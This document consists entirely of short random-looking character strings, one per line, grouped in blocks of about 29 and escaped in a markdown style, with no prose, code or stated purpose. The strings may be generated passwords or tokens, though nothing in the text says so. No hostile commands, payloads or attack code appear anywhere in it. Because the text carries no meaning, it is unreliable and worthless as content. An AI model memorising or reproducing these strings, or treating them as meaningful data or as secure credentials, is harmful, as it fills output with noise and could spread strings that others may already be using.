L8I6 I  
Rr\\![R  
Am-DGg  
\\.e|p\\bly^>  
nc`Ff,)  
?3W<5k  
k3gvZ/{  
Fu4,oF  
~7@^z?<F  
BRfbZt}  
OsUac;  
x%w=P1  
#Vl%A^

?UpiuN  
q.o2]t~  
\*(1#1`  
&g`^a45  
.eg#qO6  
q~"U&D  
>]taUaq  
]Od'<o  
fT^BQW  
6/GyD`  
q^^3v!  
7"V,w3Q  
-!A3fcs`  
,]dqL4h  
mmP?#0  
v>u[CaD5  
ebE& g./  
X8wTn@  
/Y,- "  
d{q8lmR  
nQNp8bN  
[!g%,,G  
XQjK;8 K  
?v,@[7  
x3(>5(  
An'hq=  
6CZ"Gx  
(%?/,Z  
Y-GJjO



P:r\*v7  
e7Rs>Vc  
H6c~e"  
j{owzu  
\*77g:K  
<Ld%B]  
AR`zdd3!]]  
>xSWm\_dy8  
&,nAlj  
?V#a"T%  
PVZh05'?@  
]|,)[R4y  
Tg=n91  
W.eM^\*  
0wvFO3  
9\*\_e0x  
R6g8]:  
g0- Yz[8  
Fn5Kp:  
: ])+QC  
\*\0Hc}%  
X9'QF?4q  
yi;5Ed  
yY~fv}  
lqKD[-  
=A1COK  
j8vf>,  
GrZz(`B  
-8DR8z

K5s0`<  
H=yupy  
t\^#8Fo  
D~Fo]2  
|+eGZ1)  
N+ifQY  
bKBe!x  
5xl IV  
D}URX%  
CjE]>UE  
3)>qS]=  
<@%NGt  
kC^E&0  
}Sop\_"Zu  
mj#Drs  
1\$9~Pi  
bT9.d4w  
F\$'@VkY  
\*d19\_Zxp(Js  
og;rlu  
T{@O8}  
7RTf91  
U]AA2DTbg  
5Z/P6m  
Sfut!z  
wlyUH@  
jit85b  
RJ\$odO  
#H#0>\$

W ;[]^  
o'37KT.  
e`D+;K  
TJ\4Hg<}!\$@  
r@gXiR6N  
,4f#^'  
m/Ly"L  
mb]2Rs  
)&ID`T!  
re.\EN  
=xP~.O  
\_~Tm2c  
t7t0+m  
qu}Hlu  
,PXPz8=2?^  
:\*Tbf|  
yL] P\*H  
8&/3\*IE  
U96+D7o  
^t#Fd+  
]q|kfk  
R]j#"g  
Jr;uz  
T|Ho60  
'2FQ%g  
rgdyPs  
\*@fRqu  
6K#6ET  
1\$\ U{

zLGfYT7G

nBF&9Zw

[M0Xha

4uYXEpOE

bf,!V~

mWqHI%

\_Ly'8F

^AFtuep

zJDVBiW

M>?p<R

Va" ED

8{5dE>

( <j^f,0

g,<SVw

uZ\$2g/9

b.Ds5ZZ

af{W!IGp

\_uZ#]\_

jq!&r5

1|3\_GG

v:{4rC

{owsf(

vVo!IVI

al8W8;

EQvc-7

f.\_4w?Z

xEhh-t

vk,6hS\*eF

X}F@n\$

%d()h3Y[j0

|.:S:Gc

I|E:C?j

=38{\$o

YN13G>

@F7]`N#

>R\_|UN

gLycV7

{`6>0H

,PP0\$R

ky,Fpf

R@P&>6.

H|YTQo

H /'Zo

zf/mX

\\_D8n@k

dWbZ-%

.&{@Pz

qht"6H\*

3:hsyym

7L7v\$]

#U\$UT"\$

O:ga}0,

d3eyu@

ZY@<8=

[r4}K&p{

a9AloC

EG"fCYKT

\*ggRxk

PNd45Vkdn

GKtjP+

Xf8atC`kN

C&dSF\$X

\6%k2i

T[dJzx

eD&+w]

25ZWeC

Xa3GTr

\$3^5(z

zszc7{T

?c-x,[

,6ju~[

QhzEUs

|!\*>Ci

!g9{jo

)lxGeG

8BqQ^)

%ZtcW#

y?]DbK

bUw\*Ew

7;Fs}/

E{v(TZ

}M.\*>fj

c[Oz?V

0QO[:g

~1l?a`

0:U:<1[

eyq{-WF)

p{QmbGu

Ki2LEw

U\esi;

T;FK/|

m+FshA

KXi9^k

y7=-j\$

|`5:O(

83B|!

iCaKsU

) +5)ci

FT~q~9

vV39s6

+ '-hgz{

{p\$e)e<

[`WRO)

VbWtK

bp3Nt7C

>a%.?F7

i}SB%]

7p5PQQre

f.d~Q

Rt`4U(T\*

JGG#\_g

XkCfm.

'u[q-Q

pl[S{J:D

7;{eR&d

\_,`pi~

"5/tiV  
(|r6<7r"  
U"?C%.;i  
u(K,^>Z  
Ts5t +  
2M`'pP  
5/i\$3u  
HZ<|o"  
NDM~\_J  
{X8y8v  
s\*Y2-AI  
f?Cpr2E  
C<9\_Jf  
PIGBV=  
W?K:v~  
dA7:Mh  
U\_wC9v  
5%a5V'E  
y5fvI2  
]C%!\_ ?  
4Y\*I19"  
(zy=L3  
V(5ODH/  
+#Q`@,  
;njB@pPpIC}  
Qs8K'\$  
L9\39U  
Ho,M)T  
6v[% (X^!2



4-3Xa(  
g5pXUD  
&x@KCX  
j=u`:S@  
zwImWv  
SdrAlg  
GdLe[a  
3{l gM  
hT}6x{  
EY2|thg+  
%.Hd\*v  
\_,\*ds]  
S;1Bj(  
@]H'C<  
5-q^6x  
re##=P  
h7/mD2{  
}}BuI2  
o\_2q{j  
y\*FKqS  
}ni=H{#  
S\*w5h/  
bC/|VC)n  
Q^.B)T!A  
dYb" \  
g3.^0j7  
N@BK\3E  
d:](|'  
:i9v aE~

8Y-R\$  
q  
lo D#"  
\$A A!}\*  
dXz?I`  
T% p.K#u  
UX`BzT  
];~&h?  
1l('Mv0  
m7h?e#N  
`EWb\*Y  
b]a{m:  
C`-P'd;LF  
<~,>>  
TRP(8N\  
05D8ej  
^zvKmG  
uUg'TT  
#8<<7[J  
H53(\c  
M+96%~  
u.+5Nt  
4^2[Dw  
XF%eWBnWFL  
FSgEaM  
{'a#[&;  
(hzCXR  
XfGy\$Z+  
,LBOF  
851C6"c

CB\$Es`>Z

gC1ec'

`Z%C,ts\_0

7jk]SrM

k;gG-(s

^\$w'{G

?>ljy7

a>?,&c

vx#C|Aug

6&\*{jm

\$Eoq:^

Flp0Nu

ku6CMC

,b\$fFx

j'z?Mc

e6z<sq

xUY?IA

8,'vyvf

\*s5][w

#QBuZ0

l=Wm([n

6`DxUa

U2Vvs|

?e/udu

Se!?!r

s; o\_@Y

4zmJ6\_wh

R>nO^;a~

NJHAOW

tx~O!a  
w& 0l4)h1Y  
a+`|&\$N(  
DWQ'(.  
.WCBI\*  
^dtapk  
UO=;LI  
lw\* -cv  
2r6v?{?  
j{em28  
o)L\*|I  
-p#0uOG  
Y=QEPx  
tgx}}PwVH  
GYCyxt  
pk)jM[f4  
xSKj0X  
r.%evVo  
b49!<'o  
&+4?OT  
To@(-=  
F8c:4U  
i&o?uU  
Y`}jZZ  
y\j|6U  
tAQo^(  
gcDW-c  
ynD5r'  
WrHy\*h

rDPf\_V\*  
\$qHnTs  
~KG\VD  
L#ULz?]P  
Cs-p^6  
y`,s1M\*/  
WCC;K,  
8NAH-~  
YCA(x(w  
I/!j2y+  
FT!)7F  
26XIKR  
\A>+{'  
NT9SFB  
QUu yY8^Lu  
C@W"-cl  
Tcjo<?KJ  
5cFN0  
~C\o6th  
N|QA\q  
Gyj?6=%  
BZ(jZg  
(82XG\_  
IH=Z?\R  
HfKGMp  
;j4{@u  
L"JXYw%  
YE+Z{&\*  
;ks|\U

\$GwdtX&  
d<Uwe\*  
t@"f&GjO{  
;1a/h[  
MPGik;  
4i3R8ta(  
fRbBU#  
[ "JbL  
\*l5EpH  
ATI}{ v  
pTS-1C  
?IX2~:  
E"8wW,[i  
[Z|q>\_  
No`<sR  
vVIDHqE  
[V2vR3`5  
td9t27  
/VVsnn  
YmD}&#  
K9[;J,  
]1rI\$Y  
A/Mzd#  
?G4\J9  
--01(:  
{(!\$US  
4L2Fn>n  
^Cl>w\$x  
WWS5K~o

m&suIY  
["9&V\*  
2~sq:Px  
k)oWEX  
2or"4f  
)R5S);  
?P#TgH  
E+k9=v  
gc&@;a  
cTGO5`h  
c{reg0  
pj\KHZ  
|\twE6xQ#;  
a\$-]e@  
Sd@IM!  
3>+-U9  
L@\p8e  
M@m`R.  
pA\_R=:  
CrR5o  
vboJ4h  
~6'CC5  
OY4?505WD  
%lY117V  
l#\$~)T  
jiB0;f  
#jhbi\ui  
{YE{g\$  
qPOIm@

9;PeWJ\

#E7)P=

Sig%#S;

?2le?&

tZBPPC

L3)5dk9

AW5L8o]

Lm`K~F

&CCpL|'

=()Kw%P

VdP\_VpO

i\$<Z#W7

lGcM'W

rIF1C2

l[u4<f

k\_T\_,k

pr".u'

e8nfZk."

|~l>hZ

>bUFs`

Tm?DQ/

x,ut~"

C\*%<rf

rWP"9!!

7/v`@tU

fw+oV

|-%p[\$

)j]yM\$Q

%+j~V\*



E2b"w\_  
xS"8iX  
'H%j|\$  
,V4R"Z%  
]Hy""8  
Z4'Tf^y  
e'l)-r  
CK"tE/1:  
E2p3\_\*H  
w&zOyD  
%nLd=#  
CR"K;  
xaSb4\$  
.EG%"Q  
umAW?u  
fVOiD-  
T1!0nj  
thjld8F@  
P;!Q#&+  
'R?\*YmS8  
~\$GvYHx  
3R@kH2Oz  
#6lc>?wh  
AN`vgpG#  
M9Ui;>'  
!1Xr\$3\$  
@!/n6k  
""!no4"  
/\*7bs`

r5=5jo  
[}~B)^  
+v`T\*,  
~GE"/KW  
=\_v&5\*  
0jO4ldJ  
jf~M\$5^  
)g#EgK  
qYFG9S  
=1!5QN  
\_|k\_[ mX  
o)7U=;  
hyRB`i3B  
NI:MQj  
{w(.?w  
53H}|z  
a\*q)#lc  
Lo`dGQLp#  
A=Nr}gC  
CY[:Nd  
m(?7adw  
9Z^rMo  
Y`%nM^,  
tQz"4^  
lx~R03  
o`U-'E  
xY\*rR89  
MAW|s^  
zUMVX]

uth"Fs  
pbcxg+B  
v"e%a[  
fP;pKR\*  
|l/!r5  
^x>I!-;  
\*Pvo+v  
~~.9+I  
RMq:Dw  
G"SC:Q  
\_3jpD9Y  
p8jHqJ  
e\\$gd#mYg8  
a7hB]5e  
-`l`Z?  
H+Dy]Rg  
l&Sr#j  
:.\$@=.\$.  
f'OFsz  
;9!r\*P.\$  
}@8rhs  
e;0juq|  
,=F<7`  
\_`kM2S  
\${0\*}0  
\_el^N:  
Q%qvDL~c  
zsqcY~  
cKf9QP

u>ZHuh  
GNmeZs  
B>tKv3  
]wmuj g(  
g &KMx  
wd~,\  
1{NmPF  
)QJ/BJ,  
P'57Y3  
F=|\1}  
GpYNT  
ob.vOKR  
3HoJI0  
\u4D\*0  
N@[ulHUI  
3GhlGR  
)2R\_c9  
X{{wAQ  
VV|(b@  
.Rr0X@  
Y{=cUh  
bJ\$2|MM  
/#yk"6  
9Li,S[z9S X  
71Rq(\*  
szJcpd  
5^PFtD8v  
E:)w5:  
)`hc&X

8VEAD^  
;+jE,bC  
cj|h=8  
cj<xH%[Wy  
Z,y@3\$  
9kNk03K  
r(AEd;  
^&Vl>U  
HT}zdxM  
X(6^gR  
O^pmH4  
TGYK)m\_Q  
n?&;vf  
J)Dh?a  
>e4GGK  
!lj&:qa  
8jGS%%  
y2\_|%fF  
W`FDY:I  
]Og]G\*  
g5jPoa  
X@zQ~W0}  
.b}^`m  
sR.Y}Nb  
j)yR%\M\$  
Y&T(g[  
!o\""]G  
6.P{7NE  
2E,VRL9

41&Hcm  
JWP@GH-  
W0'OiM  
6M=;a\N?  
C<x\_\${  
nsV\*c'sZ+  
xIBI| %3  
w U2">  
dN5t.aw!-  
0:pP9D  
&sSBaQ  
7Jx>:8  
j|o(Pq  
\$3IQoU  
T;HC.pV  
JQz?W^  
dG<\\$e  
k()``c  
@4jP ?  
vh7uaK!  
{qYaZL  
nGG83"  
<;xXU[  
\HDs9H  
XKQ[a:  
8=p`~G  
9ZomK\_  
4[beEo  
D[S%<U

2K\$BS`  
(x/Xb\$  
XviZVR  
R2qW g3  
SERy<P  
wb!UQkG  
hl>uOj  
N!z5iP  
<@gl&@  
H`t.mW  
A^f?\*u  
"dMgS"f  
o}~>%-c  
KDLh0L  
S`9u!k  
Dg]({%  
Izjdr8  
TC\$SWU  
jxk@.W~  
#~!IY<  
]8zEb?a\_  
S\*91q\$4"FD  
j'46==  
Y]UT(d.EA  
D+"dV>  
?2qwNQk;)  
dvcS PO  
h4Vpta  
nRvt@b

>\_=-Zb  
/B"sIL  
NVUk5y  
olG+7&  
,(ZN\*y  
WyE(rl3  
Uknm!e`  
\*/x8@T  
&.{sWV  
zzu%N!  
e;o~Xy  
7V/b9\*  
LaL>tQ}  
=s9/aY  
uy!(!)s  
\_|jwe2Q  
|efoc3  
7vi%``  
z[VpvV  
J5&fZg\$  
za.\*0T  
4y9[oy  
.7['UH  
%2]5r#  
.[)0:u  
AX.&rY  
CLKy^G  
q@V[D<  
!(3j(gqpC



=TOAuL  
gi5pL}U  
^v`/Ulz  
g=l/C7  
YVs/qr  
\*Jczh[  
./dYp|8  
^qFV1D  
}}uO?A;  
Juz8RF{  
Z;G;Wc  
e`\;-]  
#Vd(S[  
SxIX\*=  
->\$#u&d  
\*X.JMHD  
Vz[=}%  
<D&oo8=  
H-;1&  
|U;oMgW  
b?-v8P  
\\r7oVR  
[ lRo8  
\\-+gyK  
lE >r:n  
Tn\\k,!n  
MQ3~]{  
M^~q\*3  
U,sRQ=`

O6Q:FB~  
Mf2BP}  
(\UW3MQ  
)GLcU(  
]ubtK>  
&f+^5T  
!4MX3Y;  
9cH<&X  
|v]#2vv  
C0zn2z  
@`,70r  
]J,}\w0  
\$K<Y3#  
,Yh^^kV  
aKT ql  
%X{S\$v!  
\TV9@cd\_  
|q9S:B,  
N-:r7g  
grK.Mtt  
%'eAPm  
UNoq3?  
G\_]N7'f"  
m4F~&s]  
&M~?~\*\*dE  
d\_KBbu  
j\\_\*[&  
WUMSDDM!  
Inx%k:\

noC@%v  
=l/G5Q'R  
|riAt3  
L^;`WR  
hfD9,yk  
wt:BCw  
mD8EvsX{  
x5Pr.RR  
Qk<IGh  
VV'qC'+  
S.oIT26  
|1OE[j%'?  
~4]U1Pq  
EN-aC  
;3OPvR  
/Q9}5\  
"1F6WN  
)7i<\*i  
^c:![1  
\*+m9hx  
m4YS8-  
2HLD#0  
Kw:57P  
wtq\_EDY  
e#Pd-F  
]Ff,r.i>  
q)cCa~  
=XP1NUMM  
m+,?1>

3R e\*>  
Z&xcj5  
f;ihzS  
?Jo!]'  
rXQ(D{  
[|c2lv  
iF'h{P  
\_/kCUN  
'AfrX\$  
}!@Ca|  
O+a7imsH  
ehpZcD  
zzP-~+  
Bm`x5T  
N^^mW>  
bKQ#AR\$  
;j zaQ  
[XA<Iq  
FRh7V}  
6mRCH?  
R23Z;i  
t]x5'!u  
PMofbl  
[fLB)v%  
n`ptLBl  
7\_Py[]  
qs/\_~{  
8)"i<@2  
Ok| @rrAJ

@\_xaE]-  
6Btx2\$  
TfXA4G0s  
+{%}@W^}  
E=0liM  
{Wbm3  
DsK)Aw2  
wb@Uh5  
1M:=^^  
Q~|{p@  
16]:]=  
=PdoUP  
zA%T[x  
cQG8mP  
3y%6t:  
G7FXW1Q;  
,1~TlgwO  
f^M8,^'  
:DqAZz  
jD\$#!5  
|nq27R  
L'hc(x@  
Km9.rr  
zlFW;X  
)RviC.  
35h%U\  
\$Z)\X2  
lyQAJE  
s(b #

ldB\$3?  
S~M\|?  
doNx53  
zkl{wzx  
"P[t7A8b  
,t\$r#F7  
fP5<Jh  
y#r\@D  
=BV2\_n  
yjm/gm  
j{S?)kx  
Xy7B~.2bZy\$  
10MJ3-x  
c'!;NBh\_  
~TPLNz i@  
]FYYUj  
FUd+[E  
#(uv=@  
,JeG&S  
2!^Zrp,  
Zp\*qne\*  
4T%]%o'  
FTi'#Z  
N;jkUUh  
q1 9.a[  
E}|K9D  
%ii}Bnr  
QkH!0e  
,nh&]\J

0wNIY"  
DKpxJs6r  
v<z]\$B  
tMF8RR  
nR1K(W  
SM3wH\_zr  
;[|^hs  
\$UA9tY  
hD`uV~  
UIYKvu  
8(rx^5  
OJ|];@  
R%\9C-  
Po?g 'OX  
^XblA\_  
\*3R@]I  
o\9^UZ  
-&|jYo  
:p/q`T  
Aa\_\$?+S  
R)[ky\_  
9W2hza  
6~j;#f  
)Ylg2\  
z~o;],  
&.5gf'  
P}-ytx  
z]\eY`L  
;."#{eYF

ldu[X\*  
On#ss)  
`/s|Y;  
>pnJ"3  
\_y XH@  
3Nv5f/u|  
O),3+3  
a3DEJ'  
n:16Z9  
[T'\_S!\$#  
l~&|tjfw  
S;QW71  
U@#!>J  
M\*/Umq?:l  
.|w ,ly  
#Z b)#  
3~Lp~(  
\*3pmR9d  
dn<X2Fv#\*  
17Q2.y  
w ;N`l  
w/H1wG  
mHt[Obru  
^-6n\*M  
\_>LrB|  
~Pl{eUY  
c'[FTw  
]+=0?q/  
;dr1i5



q/<!B6  
6d1\$VC  
l@=CbT  
eh0X:w  
qKvH-;  
6J,W9y;  
(U9Y0)  
h0Ajuf-`  
)<2Ua]A  
nEJ7WJ  
x8wUH&  
D=ByK(  
z^b`Ep  
Ta3g5y  
eY#Uuap  
\$rrQ!9  
6Zwe/'[tO  
TC Vfh  
x'LLjQ  
hmv[]~  
K; \&U?@  
nhL!q4  
@H!W9N  
c+HdYd  
#JCJCE  
M?oP0  
)of|mQ?  
Twz4viP  
'eiYZo

p7Eqn)  
#/w.&%  
%]su6M  
\_T%OZq  
'[lih2  
\_EkTuw  
p1m[40~  
U3Rcac  
r{#gg|  
&+-xILh  
)Y}z\_X  
XIZ4\PY  
+kczaQ  
9#X!S+  
m>AmCw  
o-Owd  
d+EP!l  
Us#!o=  
Hfx^gb  
G=MY"q  
q-0Bu\_  
iw);k`<  
.58dY<  
cl+b3A  
+QYrm\_  
~RD4BY  
}si1+'H  
sROyT&g7C  
<D,)6&+

Fj8\6l0  
r2ePNe  
4s6(jw  
5-v^D\  
ysn`<\_L  
!)7Z)8u  
FHp".y  
#b+DAJ  
AT<Q&,  
D7r^q4  
[eHpny  
<LXH'X6i  
+\_-)7\}  
p|(!WQ  
t)!l8~3J  
]ek\l-P  
5V{\_]K  
ym'm{-  
?>67~b  
deQTJ\\_}U  
;x#UXm  
M?>aELt  
E\ypC2<  
u#G/E>  
S+!9{\_  
F0vQaZn  
T|<~q3  
\*v^\_eQ  
-y~yF&

L\$6UA|L  
y+)KAy  
3B@)@@@  
l9v\_'o  
@,FR,x  
3)V=d)z  
-x;nTl  
R.lwczZc  
ocFV&|u  
8E,niQ  
BK,W/E  
Lt"D:6  
5SW1/P  
7<(ZDO  
KHu8\$T  
^4eZ%Z  
E.E\33  
P0yH+}1  
l4 XNS))  
AAMW8c  
p]fGj;  
,]si-a4  
Cuh<zY}z  
DmLX{|  
.W5\_ \*\_%v  
)61krz  
2%KG8b:  
pcjv)j=  
Ow\$=78hL

Gi+nHE  
.ITuXoK  
2r<CfG  
,)N?U&  
mW?klad  
}P}y'N  
t0Xx-\  
E<(-kD  
hORW~m  
fJyA&?  
35\_t5\*^  
2=jUGr  
Qh5/LKF  
g|>E\$5  
]-n""O  
&c<"q!  
)|!z;  
d~\$=j\*  
rV3j{j:  
'L)z5`  
SZeQBk  
^2gb<\*  
2.,4p>  
q%=F <  
V>+b:}  
Ar,xGd  
a8>\_#\*  
a:#d[r  
TtYj\$0

0rb+!b  
<^fpQ(  
xa`w{! /U  
kjQ@O\_  
Wp.a?`L  
\[fft?Lqg  
Sde29\_  
a=U?Qm  
eQ1#qq{@;  
l:(#\_ =~  
mwGc=l  
rhcN3b  
3v9?\$<)  
"CA)X;qz  
#tYGC]  
f]'\$N~  
CjQDn\_Q  
T%(Hc)  
-4wB`Jh  
/B!tF`  
1#05^~  
i\-=0b  
j!7%%c  
mMjoY6x  
\KJ95@  
|9l{Bq  
[DoIb\*i  
4AP^OOX  
)s,'PY

[Go\_\*{  
]7;HWgc  
p?s\$pd  
M3l=o\*  
|gf8<V  
Aa| |LV  
.Qlwbei5  
F.&5]{WZ  
v\XkVDOq  
SKT]3P  
DUG#lk  
9R:1sV  
%?T.A3  
fNr+hY  
m+6|[LZ  
n)wjTR  
M'r2r\$  
v\]J3,i  
`\_nLYdXL  
`j6!G%>  
JB8d;A  
JJ|LU'\$  
LpnwtS  
z(\$@CH  
Q{;~;&  
<[4jUh)  
YXugC(  
:jQWv#!  
kMS?Lv

V1Roeel  
.)UK~7  
"eWHry  
9fDZDWI  
S8\*WOZ  
AKY0.j  
28\3Kh  
!!5v6+0  
?{&tMQ\  
\$M%OX%  
l:BK\$"0  
1TWD\$]  
]<`JS%O  
[<d(G5b  
GT^6e/  
6 }#^k  
B+.Uh(  
hJVi(&  
;{pJC8  
>"/34:  
w[Zn:wm\*f  
2%E|7sS  
OF)~oOW  
qexrd?  
o"D)7k?  
gO]]<@  
m\9PfUGCYVkBA  
><fq=s  
YvL[e>



f/SV0O  
8@{Jy&K6  
q;SEQI  
:@1H/8I  
!8%+Re)  
qP"6"I  
Y@wq-`  
jV\_)Th  
kL\_ugg  
,tf )/6-I  
'CBHJ7  
rP@<pB  
a]ZRR<I  
o!\* )Xy  
lm8),|A  
nx8I~j6  
|"[v4I  
eK3aFs  
)x\_M/@9RT  
S37mL]  
&{X5".  
zk,&:]  
M\$rp^I  
/y[=\,  
) ,PaZ~?  
3vNm|?{  
xEk'oL  
:!oZ9n  
ixuA1<&

\_y&{RDX  
{ @)@s  
94s9B%  
f%VR\_at  
j0Js1w  
l0gt@c  
'yhYRm  
iB+"+\_  
!\*, Oq/4j{  
^N\$rq{  
Shj{!A  
\$shoGO  
|\$!S1.  
MxQw5N3  
!gq1)z  
tnkg}Pd  
ms wmy  
93%L'L  
@Q0S-5j\  
9'7&\_E  
}7Odq'N  
)GgN(R  
Ay}7?&  
,r\_~zap  
HcoYN4iA  
M'srS]  
2&[&|(  
(bPT;\$v'  
00xGJ-/

U+<mjF0  
kT j|W  
\_8=\_&@  
~s+D]o  
U:ah0n  
LK>kkR]gb  
)RS``E{  
uS9S`Oqg  
4!;Y>Jk  
=YBkt\$  
S+v3d&q,9  
O(>@Jv  
>q|gZd  
/l3?#8W  
d 7PAS  
HbBsb@  
}NdkRk  
D[Lsw~!  
l!e,%7K  
]D?92c  
0Wo.Y=  
Y^<vmNHG-  
2eWNf{  
GXo(5#i  
T1=pG~0  
/lr<i  
p\$bS%r  
(GP+8re  
='.\*[nYH

~nrK#\$  
ry\*hL;  
}X;[06.  
|Sc1:J  
v4@]"Rk  
`Q8G^(  
@\`0pA  
h;##f)  
p\*P(/dQ:  
]I8|Ke  
Or@YX0%0  
h+|u7>  
a. lB\  
e>F%i{  
{,%>Cn  
32dwf8  
lqulC?!  
\!3Gn'  
1TaH5EQS  
)5gEip  
N2]/|F  
,/D4R^3  
uh,%m0  
PH`{ILHJ  
J|x;N2  
#lml?f|  
A<8L=}8  
Eg|!\*M  
i18qJii^

\$+1{@d  
`nO+x`  
)P3liA  
E<I=lr  
;aa/PC  
>i^6#.  
s|YZ]s  
u}YV`U  
f0pr\$gTA  
??:%;\_  
9u.=5W  
wY{d3:  
Zj~;Bi[%  
RLvGym  
8u< FMk  
0RS%/U)("  
Lp\$G\!  
,2;Z1SX4%  
0:BSKk  
~W\*"L5  
93!:9PtJ  
WVa5N@  
bM[y8.  
Cv|TM[l]  
Y5YPzQJg  
8V!^O;q  
u2HRIs  
#.lrSO  
;-dOiA

&^b}qK  
>6fzxO  
1o)=#h  
T\_\_T]@  
\_?R~F P  
J.~2fn  
:@(:s?  
z,Nw"R  
|L/AKEB  
]wfcyV  
7RXCdJT1c  
e^G0VC  
?(o0f~(  
+B2F5?t  
BHal)!  
WWjny#  
Pb[IC8?  
UB:7=|  
v'Wz:X"N'm  
^s[J,V  
oS~;0'  
Zedceo  
1\*/^B;  
vAR\_Vk%cE  
F,,qwK  
-qdu:K  
n^<C()  
:|k4<x  
<-Msy

Re}WYa  
%^XJ9[  
[])E1>9  
Bm~M)K  
2'6Q%8g  
3%6\$~VR?3  
>.1j0u  
\*4-Hc6/Z  
ui2JLg  
>s^7fx  
U0rICl  
KdcTkT;  
tFY'\$Ip  
\_-l?fU  
CxWO"O  
#&\*'W2  
@r%\_BK#  
.!qF\w  
yzW,A/  
H`0Gn0b  
BH4va&  
D&+P(5:  
^9%yy<>Ei  
}KrHg t  
l'QB<r  
Y\$PI~"  
~(;9@#,  
LP|=Lx  
Ahsf`l

~C~cF:  
X8o:j<  
YBvBcbA  
d8Tc7p  
)OxV-6)  
;d46;c  
XL!^y'[,  
?qrV4q  
g7cTtxvs  
H4N\71kBQ  
@2sx]!  
p)Vq8%F2  
F+8yTZ4  
s2q;\*eM  
2\_A6n\_  
mtB{Sm  
Y3%Y~/  
6EQV)W  
"Yvs e  
Y 1GZoY  
zZ?@x`qel  
W1Ri]1iZ  
W%Rj{D  
`V(qQ?  
>mCddhe,  
)m"vk|  
o5d4'f  
4n\*|9bh  
jAEw#n



q](2&%8  
n\_Ag91  
aTV:}}  
ceawP2  
fZsd?e  
Y.V&'p  
l%M m)l  
^O%f|;p  
dP1+aW  
M}e#DA  
P)`Bp^  
)R"NDy  
wKLS\f  
@|L"lk  
=RMx+35  
\_EdF=n  
6n3V<F  
QL\_eP98M  
F\_]3gJ  
chp3MI  
tfNEQI`  
kSK+K'  
"1v C1  
}5q]0G  
=Rmj,?  
tZ; uo  
GW?M[3  
:Op{,.T  
&C,JkG

w@Dmxs  
Vn-l1%  
NOxDr+v  
l}K\_:B  
nKCTUvow  
.V;FAw  
q94f7r  
gT .5.  
C#nTUK  
8O;EB!x  
s+?)R`+9  
:lr%d{=  
T]%!hCH  
kgQA\*.0  
L,:Q]E  
x7zEEUS  
[41[ra~  
qbIncY  
m?\_^;\\  
Ju^c`KL'  
{H|uGt  
)"{7"r  
wR< Nk  
gqY<V%  
}U 7Aj  
bE}DA^  
Ulyj) !  
!;V#.6  
pY7,U6

Q\$+P0q  
a[CcKj  
-S6> R  
4dki2.)5  
zWb"&h  
e'uDvU  
o.P|\U'5  
hkY3g?  
YMZ.}[:l  
"4G=m0  
KL\,kg7  
W9&aodL  
\$hXUils  
b\Vm\*F  
pK4)j~  
5}+xOH  
^9x\1#  
xL!IT(rq`  
z6U.#oc  
H+dNqp  
CKtbE1R9  
SIRnm"  
!oM. L!  
F/X\_=`  
dXNR80  
&Zf 9Jj  
|jbG\_vN1  
UHm#]j  
z~hP8C

R\*{@I4  
'4/|>(  
hudk:QA  
j\$WDEU  
a)!\_5z  
|r96-^  
"O=:QW;  
(zwF7j{x~X  
?(Mb-I  
m5l<BtZgs  
pk]jY~w  
EeDk,i\_  
A9I6]<  
~8-`YL\$  
\_9eKYB  
9jV]II  
cN,fmM  
1)3e>oDU  
qJi\$cQ  
^ZZx/@  
Qzje9},  
dmLga36  
4z~IF>  
?E64&\kk  
,efklJ7\$  
>k=%rR  
rKT a-t2  
K\*F\_kh  
jtvylL

C@v=ET%2

Y+UVc2

S^@=Dm

%E~#)CM

DTby>^

sTv8)!

t]\*b'G

OfX}O

FG:B=)o

(kbuf

[ed|P!.w

Y.-z3qs

C.6HtN

]\${m)

ukj\*AgN

,7g51Kxi

H?w5J

#\u]N'

x@G(vC

gx Fyt

>xcsw]

zvone\$

vh{e<l

`GG \_G

HI\*qh.w>

q5\$->l

GR2~Bs

arTgUm

ha1[?2

gN%"T`  
HGQGA7  
^<6objb  
WvrF:(  
ao\*Sey  
+\_Hx.7M  
dEex-r  
NE6UC\$  
?\_\*Z/1b  
\_&!Zbp  
0)\_K^x  
Eh5UBz  
Qy!Uw:  
;{\$bda  
VjAk500  
2T\Z/V  
]e>el68  
@?z8.1{  
:Bq!43"  
i\_]yP<  
Q4>!6%;U  
KoO`U"E  
XCM;p)&  
ls9"id  
Q-fd%^\$,`  
3U~6A'  
Po=K#C  
\SI7eB  
on^ADZ7

>k"[1\  
U:mvnCA  
HE&kOdL  
<(s<"\$I  
|)>uu'  
hLhyz%  
fgL9oH  
==N\*Dk  
bVkmzW  
R\_'clZ  
p/ve.r  
uN5G5I  
~fz']M  
wA,8{\$  
BZ;}lulQw  
wUV^%!  
8Y6&uO  
V iQ7e  
@\*,Ow&  
= B.os}R  
@sfV.F  
G[b1sM  
">!?!w^  
[> ~Oe  
%]w=P#  
<f[!qn  
xLa0>gk  
(2mcUw  
Eh`n"[

zGEig-  
]luT3 I  
H@i]s-  
k[9 g{e  
]TE[|O  
M}>o->=N  
E87vvD  
(}j8p~|  
e?}`?V  
@)a\c0l\_  
BO /,pS  
L(wd/{1  
0gAYE@m  
ONZl pv  
/8`xcT  
\*n%[+W{  
'L<:;"  
mf\'zf  
&cb4B\v  
3]F"js  
hmpA5VX  
YqYW8kLx  
97o^~X  
deh[3r  
'&MyNA  
(Hg>(d4  
jpbq:F  
YVD{S.g  
9a\_rF?



;M&LG  
MKcTUB  
@8m,H4  
tfrg-G  
~sct#v  
9'BL\$&r=  
7{K\$(wX  
\$4bf9h  
d"8"OB  
l;k's/n  
lxq9&F  
gjdDG:  
\_F;g'#  
7sIE%xVf  
nWbD,N\_  
sW.|>Q  
a%\*BQq  
h`He i  
U` FjK  
Y[Sn}y  
tUTw|e5  
rWQ\*Ij  
L}YZef>  
yM\$?IM  
4o0<76;  
w2xw(lGs  
B9Axp(9  
JK:Rb8  
:qgX>a~Kcu

LFE Ve  
~n92:{  
JtDa.␣}  
U)=qJ2Mp  
WxO'qS  
)}#Dr\$  
\_FMc?-  
,ejkg!\$YY  
lkHm%}q  
y^HkSh-  
\\D(\*Dh  
\*f8wl/K:  
iBj=z7V|  
t'0!3)  
`)qlrN;w9v  
j<z>Z)  
:|3B0Y  
LXUh^O  
}!rJh=  
Dy\$R\_[r  
`^>}O}  
<z!"H3  
gY\$C\_:F  
O'PIII  
T;Y@{g  
//2`.i  
1OGs+%  
\*5KuY^A]  
t2P=J{

KAdWps  
;\_ "-hv  
v@\*VF5  
QO6oa(6  
d\$`[M,  
}tI\_A\*  
Q\,KHD  
\o6-k5  
tE?Wo\*B  
